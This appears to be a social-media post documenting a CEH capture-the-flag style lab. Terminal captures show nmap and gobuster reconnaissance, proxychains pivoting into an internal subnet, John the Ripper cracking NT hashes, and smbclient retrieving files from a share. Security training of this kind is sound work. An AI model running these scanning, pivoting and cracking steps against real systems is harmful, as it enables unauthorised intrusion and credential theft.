

CEH13 MULTI-STAGE PENETRATION TESTING LAB

Hands-on Red Team Practice

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kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nmap 192.168.1.105  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-27 01:48 EDT  
Nmap scan report for 192.168.1.105  
Host is up (0.0010s latency).  
Not shown: 998 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
MAC Address: 00:0C:29:90:2C:81 (VMware)  
  
Nmap done: 1 IP address (1 host up) scanned in 5.03 seconds  
  
(kali@kali)-[~]  
$ █
```

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kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ gobuster dir -u http://192.168.1.105/ -w /usr/share/wordlists/dirbuster/direc  
tory-list-2.3-medium.txt -t 30  
  
=====
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Gobuster v3.6	
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)	
=====	
[+] Url:	http://192.168.1.105/
[+] Method:	GET
[+] Threads:	30
[+] Wordlist:	/usr/share/wordlists/dirbuster/directory-list-2.3-me dium.txt
[+] Negative Status codes:	404
[+] User Agent:	gobuster/3.6
[+] Timeout:	10s

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Starting gobuster in directory enumeration mode

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/index	(Status: 200)	[Size: 356]	
/admin	(Status: 301)	[Size: 319]	[→ http://192.168.1.105/admin/]
/flag	(Status: 200)	[Size: 18]	
/dashboard	(Status: 302)	[Size: 0]	[→ index.php]
/observations	(Status: 200)	[Size: 228]	

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Progress: 66776 / 220561 (30.28%)^C  
[!] Keyboard interrupt detected, terminating.  
Progress: 72776 / 220561 (33.00%)  
  
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Finished

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Reconnaissance & Enumeration

Identified exposed services with Nmap

Discovered hidden directories using Gobuster


Lateral Movement & Credential Attacks

- Pivoted into internal network with SSH tunneling
- Enumerated SMB shares
- Cracked NTLM hashes
- Demonstrated Pass-the-Hash attacks

```
kali@kali: ~  
File Actions Edit View Help  
21,22,23,25,80,110,111,135,139,143,443,445,3389: command not found  
  
(kali@kali)-[~]  
$ sudo proxychains nmap -sT -Pn -p 21,22,23,25,80,110,111,135,139,143,443,445,3389 172.31.1.10-12,14  
  
[proxychains] config file found: /etc/proxychains.conf  
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4  
[proxychains] DLL init: proxychains-ng 4.17  
[proxychains] DLL init: proxychains-ng 4.17  
[proxychains] DLL init: proxychains-ng 4.17  
[proxychains] DLL init: proxychains-ng 4.17  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-27 01:58 EDT  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.31.1.11:21 ... OK  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.31.1.12:21 ... OK  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.31.1.14:21 ←socket error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.31.1.12:445 ... OK  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.31.1.14:445 ←socket error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.31.1.12:110 ←socket error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.31.1.14:110 ←socket error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.31.1.12:23 ←socket error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.31.1.14:23 ←socket error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.31.1.12:443 ... OK  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.31.1.14:443 ←socket error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.31.1.12:135 ... OK
```

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ rm ~/.john/john.pot  
rm: cannot remove '/home/kali/.john/john.pot': No such file or directory  
  
(kali@kali)-[~]  
$ john --wordlist=/usr/share/john/password.lst --format=nt /home/kali/nt_only_hashes.txt  
  
Using default input encoding: UTF-8  
Loaded 14 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])  
Warning: no OpenMP support for this hash type, consider --fork=4  
Press 'q' or Ctrl-C to abort, almost any other key for status  
password (admin)  
letmein (Guest)  
FLAG{tech_password_cracked} (tech)  
pass_the_hash_to_deanna (clue)  
HR_sez_who_is_Mannie (ccounts_payable)  
6g 0:00:00:00 DONE (2026-05-27 02:08) 600.0g/s 355000p/s 355000c/s 3933KC/s !@#$%  
Use the "--show --format=NT" options to display all of the cracked passwords reliably  
Session completed.  
  
(kali@kali)-[~]  
$
```

```
kali@kali: ~  
File Actions Edit View Help  
  
$ sudo proxychains smbclient //172.31.1.12/445  
[proxychains] config file found: /etc/proxychains.conf  
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4  
[proxychains] DLL init: proxychains-ng 4.17  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.31.1.12:445 ... OK  
Password for [WORKGROUP\moo]:  
Try "help" to get a list of possible commands.  
smb: \> dir  
.  
..  
01-05-25.syncinfo A 124 Sun May 25 23:05:20 2025  
PatientX D 0 Sat May 24 13:50:40 2025  
  
10482404 blocks of size 4096. 9584728 blocks available  
smb: \> get 01-05-25.syncinfo  
getting file \01-05-25.syncinfo of size 124 as 01-05-25.syncinfo (20.2 KiloBytes/sec) (average 20.2 KiloBytes/sec)  
smb: \> cd PatientX\  
smb: \PatientX\> dir  
.  
..  
PatientX_24601.jpg A 62512 Sat May 24 13:16:52 2025  
readme.txt A 392 Sat May 24 14:05:23 2025  
  
10482404 blocks of size 4096. 9584728 blocks available  
smb: \PatientX\> get PatientX_24601.jpg  
getting file \PatientX\PatientX_24601.jpg of size 62512 as PatientX_24601.jpg (629.3 KiloBytes/sec) (average 593.9 KiloBytes/sec)  
smb: \PatientX\> get readme.txt  
getting file \PatientX\readme.txt of size 392 as readme.txt (63.8 KiloBytes/sec) (average 564.7 KiloBytes/sec)  
smb: \PatientX\>
```



Key Takeaways

- ✓ Importance of secure authentication
- ✓ Risks of weak passwords
- ✓ Dangers of insecure session handling
- ✓ Need for proper network segmentation

Lab performed in a legal educational environment.

#CyberSecurity #EthicalHacking #CEH